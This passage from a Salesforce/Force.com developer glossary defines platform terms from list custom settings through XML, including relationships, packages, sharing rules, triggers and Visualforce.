A type of custom setting that provides a reusable set of static data that can be accessed across your organization. If you use a particular set of data frequently within your application, putting that data in a list custom setting streamlines access to it. Data in list settings does not vary with profile or user, but is available organization-wide. Examples of list data include two-letter state abbreviations, international dialing prefixes, and catalog numbers for products. Because the data is cached, access is low-cost and efficient: you don't have to use SOQL queries that count against your governor limits.

List View

A list display of items (for example, accounts or contacts) based on specific criteria. Salesforce provides some predefined views.

In the Console tab, the list view is the top frame that displays a list view of records based on specific criteria. The list views you can select to display in the console are the same list views defined on the tabs of other objects. You cannot create a list view within the console.

Local Name

The value stored for the field in the user's or account's language. The local name for a field is associated with the standard name for that field.

Locale

The country or geographic region in which the user is located. The setting affects the format of date and number fields, for example, dates in the English (United States) locale display as 06/30/2000 and as 30/06/2000 in the English (United Kingdom) locale.

In Professional, Enterprise, Unlimited, and Developer Edition organizations, a user's individual `Locale` setting overrides the organization's `Default Locale` setting. In Personal and Group Editions, the organization-level locale field is called `Locale`, not `Default Locale`.

Long Text Area

Data type of custom field that allows entry of up to 32,000 characters on separate lines.

Lookup Relationship

A relationship between two records so you can associate records with each other. For example, cases have a lookup relationship with assets that lets you associate a particular asset with a case. On one side of the relationship, a lookup field allows users to click a lookup icon and select another record from a popup window. On the associated record, you can then display a related list to show all of the records that have been linked to it. A lookup relationship has no effect on record deletion or security, and the lookup field is not required in the page layout.

M

Managed Package

A collection of application components that is posted as a unit on the AppExchange and associated with a namespace and possibly a License Management Organization. To support upgrades, a package must be managed. An organization can create a single managed package that can be downloaded and installed by many different organizations. Managed packages differ from unmanaged packages by having some locked components, allowing the managed package to be upgraded later. Unmanaged packages do not include locked components and cannot be upgraded. In addition, managed packages obfuscate certain components (like Apex) on subscribing organizations to protect the intellectual property of the developer.

Manual Sharing

Record-level access rules that allow record owners to give read and edit permissions to other users who might not have access to the record any other way.

Many-to-Many Relationship

A relationship where each side of the relationship can have many children on the other side. Many-to-many relationships are implemented through the use of junction objects.

Master-Detail Relationship

A relationship between two different types of records that associates the records with each other. For example, accounts have a master-detail relationship with opportunities. This type of relationship affects record deletion, security, and makes the lookup relationship field required on the page layout.

Metadata

Information about the structure, appearance, and functionality of an organization and any of its parts. Force.com uses XML to describe metadata.

Metadata-Driven Development

An app development model that allows apps to be defined as declarative “blueprints,” with no code required. Apps built on the platform—their data models, objects, forms, workflows, and more—are defined by metadata.

Metadata WSDL

A WSDL for users who want to use the Force.com Metadata API calls.

Multitenancy

An application model where all users and apps share a single, common infrastructure and code base.

MVC (Model-View-Controller)

A design paradigm that deconstructs applications into components that represent data (the model), ways of displaying that data in a user interface (the view), and ways of manipulating that data with business logic (the controller).

N

Namespace

In a packaging context, a one- to 15-character alphanumeric identifier that distinguishes your package and its contents from packages of other developers onAppExchange, similar to a domain name. Salesforce automatically prepends your namespace prefix, followed by two underscores ("__"), to all unique component names in your Salesforce organization.

Native App

An app that is built exclusively with setup (metadata) configuration on Force.com. Native apps do not require any external services or infrastructure.

O

Object

An object allows you to store information in your Salesforce organization. The object is the overall definition of the type of information you are storing. For example, the case object allow you to store information regarding customer inquiries. For each object, your organization will have multiple records that store the information about specific instances of that type of data. For example, you might have a case record to store the information about Joe Smith's training inquiry and another case record to store the information about Mary Johnson's configuration issue.

Object-Level Help

Custom help text that you can provide for any custom object. It displays on custom object record home (overview), detail, and edit pages, as well as list views and related lists.

Object-Level Security

Settings that allow an administrator to hide whole objects from users so that they don't know that type of data exists. Object-level security is specified with object permissions.

One-to-Many Relationship

A relationship in which a single object is related to many other objects. For example, an account may have one or more related contacts.

Organization

A deployment of Salesforce with a defined set of licensed users. An organization is the virtual space provided to an individual customer of salesforce.comDatabase.com. Your organization includes all of your data and applications, and is separate from all other organizations.

Organization-Wide Defaults

Settings that allow you to specify the baseline level of data access that a user has in your organization. For example, you can set organization-wide defaults so that any user can see any record of a particular object that is enabled via their object permissions, but they need extra permissions to edit one.

Outbound Call

Any call that originates from a user to a number outside of a call center in Salesforce CRM Call Center.

Outbound Message

An outbound message is a workflow, approval, or milestone action that sends the information you specify to an endpoint you designate, such as an external service. An outbound message sends the data in the specified fields in the form of a SOAP message to the endpoint. Outbound messaging is configured in the Salesforce setup menu. Then you must configure the external endpoint. You can create a listener for the messages using the Web services API.

Owner

Individual user to which a record (for example, a contact or case) is assigned.

P

PaaS

See Platform as a Service.

Package

A group of Force.com components and applications that are made available to other organizations through the AppExchange. You use packages to bundle an app along with any related components so that you can upload them to AppExchange together.

Package Dependency

This is created when one component references another component, permission, or preference that is required for the component to be valid. Components can include but are not limited to:

- Standard or custom fields
- Standard or custom objects
- Visualforce pages
- Apex code

Permissions and preferences can include but are not limited to:

- Divisions
- Multicurrency
- Record types

Package Version

A package version is a number that identifies the set of components uploaded in a package. The version number has the format `majorNumber.minorNumber.patchNumber` (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The `patchNumber` is generated and updated only for a patch release.

Unmanaged packages are not upgradeable, so each package version is simply a set of components for distribution. A package version has more significance for managed packages. Packages can exhibit different behavior for different versions. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package. See also Patch and Patch Development Organization.

Package Installation

Installation incorporates the contents of a package into your Salesforce organization. A package on the AppExchange can include an app, a component, or a combination of the two. After you install a package, you may need to deploy components in the package to make it generally available to the users in your organization.

Parameterized Typing

Parameterized typing allows interfaces to be implemented with generic data type parameters that are replaced with actual data types upon construction.

Partner WSDL

A loosely-typed WSDL for customers, partners, and ISVs who want to build an integration or an AppExchange app that can work across multiple Salesforce organizations. With this WSDL, the developer is responsible for marshaling data in the correct object representation, which typically involves editing the XML. However, the developer is also freed from being dependent on any particular data model or Salesforce organization. Contrast this with the Enterprise WSDL, which is strongly typed.

Personal Edition

Product designed for individual sales representatives and single users.

Platform as a Service (PaaS)

An environment where developers use programming tools offered by a service provider to create applications and deploy them in a cloud. The application is hosted as a service and provided to customers via the Internet. The PaaS vendor provides an API for creating and extending specialized applications. The PaaS vendor also takes responsibility for the daily maintenance, operation, and support of the deployed application and each customer's data. The service alleviates the need for programmers to install, configure, and maintain the applications on their own hardware, software, and related IT resources. Services can be delivered using the PaaS environment to any market segment.

Platform Edition

A Salesforce edition based on either Enterprise Edition or Unlimited Edition that does not include any of the standard Salesforce CRM apps, such as Sales or Service & Support.

Primary Key

A relational database concept. Each table in a relational database has a field in which the data value uniquely identifies the record. This field is called the primary key. The relationship is made between two tables by matching the values of the foreign key in one table with the values of the primary key in another.

Production Organization

A Salesforce organization that has live users accessing data.

Professional Edition

A Salesforce edition designed for businesses who need full-featured CRM functionality.

Prototype

The classes, methods and variables that are available to other Apex code.

Q

Query Locator

A parameter returned from the `query()` or `queryMore()` API call that specifies the index of the last result record that was returned.

Query String Parameter

A name-value pair that's included in a URL, typically after a '?' character. For example:

```
http://na1.salesforce.com/001/e?name=value
```

R

Record

A single instance of a Salesforce object. For example, “John Jones” might be the name of a contact record.

Record ID

See Salesforce Record ID.

Record-Level Security

A method of controlling data in which you can allow a particular user to view and edit an object, but then restrict the records that the user is allowed to see.

Record Locking

Record locking is the process of preventing users from editing a record, regardless of field-level security or sharing settings. Salesforce automatically locks records that are pending approval. Users must have the "Modify All" object-level permission for the given object, or the "Modify All Data" permission, to edit locked records. The Initial Submission Actions, Final Approval Actions, Final Rejection Actions, and Recall Actions related lists contain Record Lock actions by default. You cannot edit this default action for initial submission and recall actions.

Record Name

A standard field on all Salesforce objects. Whenever a record name is displayed in a Force.com application, the value is represented as a link to a detail view of the record. A record name can be either free-form text or an autonumber field. `Record Name` does not have to be a unique value.

Recycle Bin

A page that lets you view and restore deleted information. Access the Recycle Bin by using the link in the sidebar.

Relationship

A connection between two objects, used to create related lists in page layouts and detail levels in reports. Matching values in a specified field in both objects are used to link related data; for example, if one object stores data about companies and another object stores data about people, a relationship allows you to find out which people work at the company.

Relationship Query

In a SOQL context, a query that traverses the relationships between objects to identify and return results. Parent-to-child and child-to-parent syntax differs in SOQL queries.

Role Hierarchy

A record-level security setting that defines different levels of users such that users at higher levels can view and edit information owned by or shared with users beneath them in the role hierarchy, regardless of the organization-wide sharing model settings.

Roll-Up Summary Field

A field type that automatically provides aggregate values from child records in a master-detail relationship.

Running User

Each dashboard has a *running user*, whose security settings determine which data to display in a dashboard. If the running user is a specific user, all dashboard viewers see data based on the security settings of that user—regardless of their own personal security settings. For dynamic dashboards, you can set the running user to be the logged-in user, so that each user sees the dashboard according to his or her own access level.

S

SaaS

See Software as a Service (SaaS).

S-Control

Note: S-controls have been superseded by Visualforce pages. After March 2010 organizations that have never created s-controls, as well as new organizations, won't be allowed to create them. Existing s-controls will remain unaffected, and can still be edited.

Custom Web content for use in custom links. Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

Salesforce Record ID

A unique 15- or 18-character alphanumeric string that identifies a single record in Salesforce.

Salesforce SOA (Service-Oriented Architecture)

A powerful capability of Force.com that allows you to make calls to external Web services from within Apex.

Sandbox Organization

A nearly identical copy of a Salesforce production organization. You can create multiple sandboxes in separate environments for a variety of purposes, such as testing and training, without compromising the data and applications in your production environment.

Semi-Join

A semi-join is a subquery on another object in an `IN` clause in a SOQL query. You can use semi-joins to create advanced queries, such as getting all contacts for accounts that have an opportunity with a particular record type. See also Anti-Join.

Session ID

An authentication token that is returned when a user successfully logs in to Salesforce. The Session ID prevents a user from having to log in again every time he or she wants to perform another action in Salesforce. Different from a record ID or Salesforce ID, which are terms for the unique ID of a Salesforce record.

Session Timeout

The period of time after login before a user is automatically logged out. Sessions expire automatically after a predetermined length of inactivity, which can be configured in Salesforce by clicking ***Your Name*** > **Setup** > **Security Controls**. The default is 120 minutes (two hours). The inactivity timer is reset to zero if a user takes an action in the Web interface or makes an API call.

Setter Methods

Methods that assign values. See also Getter Methods.

Setup

An administration area where you can customize and define Force.com applications. Access Setup through the ***Your Name*** > **Setup** link at the top of Salesforce pages.

Sharing

Allowing other users to view or edit information you own. There are different ways to share data:

- Sharing Model—defines the default organization-wide access levels that users have to each other's information and whether to use the hierarchies when determining access to data.
- Role Hierarchy—defines different levels of users such that users at higher levels can view and edit information owned by or shared with users beneath them in the role hierarchy, regardless of the organization-wide sharing model settings.
- Sharing Rules—allow an administrator to specify that all information created by users within a given group or role is automatically shared to the members of another group or role.
- Manual Sharing—allows individual users to share records with other users or groups.
- Apex-Managed Sharing—enables developers to programmatically manipulate sharing to support their application's behavior. See Apex-Managed Sharing.

Sharing Model

Behavior defined by your administrator that determines default access by users to different types of records.

Sharing Rule

Type of default sharing created by administrators. Allows users in a specified group or role to have access to all information created by users within a given group or role.

Sites

Force.com Sites enables you to create public websites and applications that are directly integrated with your Salesforce organization—without requiring users to log in with a username and password.

SOAP (Simple Object Access Protocol)

A protocol that defines a uniform way of passing XML-encoded data.

sObject

Any object that can be stored in the Force.com platform.

Software as a Service (SaaS)

A delivery model where a software application is hosted as a service and provided to customers via the Internet. The SaaS vendor takes responsibility for the daily maintenance, operation, and support of the application and each customer's data. The service alleviates the need for customers to install, configure, and maintain applications with their own hardware, software, and related IT resources. Services can be delivered using the SaaS model to any market segment.

SOQL (Salesforce Object Query Language)

A query language that allows you to construct simple but powerful query strings and to specify the criteria that should be used to select data from the Force.com database.

SOSL (Salesforce Object Search Language)

A query language that allows you to perform text-based searches using the Force.com API.

Standard Object

A built-in object included with the Force.com platform. You can also build custom objects to store information that is unique to your app.

System Log

Part of the Developer Console, a separate window console that can be used for debugging code snippets. Enter the code you want to test at the bottom of the window and click Execute. The body of the System Log displays system resource information, such as how long a line took to execute or how many database calls were made. If the code did not run to completion, the console also displays debugging information.

T

Tag

In Salesforce, a word or short phrases that users can associate with most records to describe and organize their data in a personalized way. Administrators can enable tags for accounts, activities, assets, campaigns, cases, contacts, contracts, dashboards, documents, events, leads, notes, opportunities, reports, solutions, tasks, and any custom objects (except relationship group members) Tags can also be accessed through the Web services API.

In Salesforce CRM Content, a descriptive label that helps classify and organize content across libraries. Users can view a list of all files or Web links that belong to a particular tag or filter search results based on a tag or tags.

Test Case Coverage

Test cases are the expected real-world scenarios in which your code will be used. Test cases are not actual unit tests, but are documents that specify what your unit tests should do. High test case coverage means that most or all of the real-world scenarios you have identified are implemented as unit tests. See also Code Coverage and Unit Test.

Test Method

An Apex class method that verifies whether a particular piece of code is working properly. Test methods take no arguments, commit no data to the database, and can be executed by the `runTests()` system method either through the command line or in an Apex IDE, such as the Force.com IDE.

Test Organization

A Salesforce organization used strictly for testing. See also Sandbox Organization.

Trigger

A piece of Apex that executes before or after records of a particular type are inserted, updated, or deleted from the database. Every trigger runs with a set of context variables that provide access to the records that caused the trigger to fire, and all triggers run in bulk mode—that is, they process several records at once, rather than just one record at a time.

Trigger Context Variable

Default variables that provide access to information about the trigger and the records that caused it to fire.

U

Unit Test

A unit is the smallest testable part of an application, usually a method. A unit test operates on that piece of code to make sure it works correctly. See also Test Method.

Unlimited Edition

Unlimited Edition is salesforce.com's flagship solution for maximizing CRM success and extending that success across the entire enterprise through the Force.com platform.

Unmanaged Package

A package that cannot be upgraded or controlled by its developer.

URL (Uniform Resource Locator)

The global address of a website, document, or other resource on the Internet. For example, http://www.salesforce.com.

User Acceptance Testing (UAT)

A process used to confirm that the functionality meets the planned requirements. UAT is one of the final stages before deployment to production.

V

Validation Rule

A rule that prevents a record from being saved if it does not meet the standards that are specified.

Version

A number value that indicates the release of an item. Items that can have a version include API objects, fields and calls; Apex classes and triggers; and Visualforce pages and components.

View

The user interface in the Model-View-Controller model, defined by Visualforce.

View State

Where the information necessary to maintain the state of the database between requests is saved.

Visualforce

A simple, tag-based markup language that allows developers to easily define custom pages and components for apps built on the platform. Each tag corresponds to a coarse or fine-grained component, such as a section of a page, a related list, or a field. The components can either be controlled by the same logic that is used in standard Salesforce pages, or developers can associate their own logic with a controller written in Apex.

Visualforce Controller

See Controller, Visualforce.

Visualforce Lifecycle

The stages of execution of a Visualforce page, including how the page is created and destroyed during the course of a user session.

Visualforce Page

A web page created using Visualforce. Typically, Visualforce pages present information relevant to your organization, but they can also modify or capture data. They can be rendered in several ways, such as a PDF document or an email attachment, and can be associated with a CSS style.

W

Web Service

A mechanism by which two applications can easily exchange data over the Internet, even if they run on different platforms, are written in different languages, or are geographically remote from each other.

WebService Method

An Apex class method or variable that can be used by external systems, like a mash-up with a third-party application. Web service methods must be defined in a global class.

Web Services API

A SOAP-based Web services application programming interface that provides access to your Salesforce organization's information. See also Bulk API.

Workflow and Approval Actions

Workflow and approval actions consist of email alerts, tasks, field updates, and outbound messages that can be triggered by a workflow rule or approval process.

Wrapper Class

A class that abstracts common functions such as logging in, managing sessions, and querying and batching records. A wrapper class makes an integration more straightforward to develop and maintain, keeps program logic in one place, and affords easy reuse across components. Examples of wrapper classes in Salesforce include theAJAX Toolkit, which is a JavaScript wrapper around the Salesforce Web services API, wrapper classes such as `CCritical Section` in the CTI Adapter for Salesforce CRM Call Center, or wrapper classes created as part of a client integration application that accesses Salesforce using the Web services API.

WSDL (Web Services Description Language) File

An XML file that describes the format of messages you send and receive from a Web service. Your development environment's SOAP client uses the Salesforce Enterprise WSDL or Partner WSDL to communicate with Salesforce using the Web services API.

X

XML (Extensible Markup Language)

A markup language that enables the sharing and transportation of structured data. All Force.com components that are retrieved or deployed through the Metadata API are represented by XML definitions.

Y

No Glossary items for this entry.

Z

No Glossary items for this entry.

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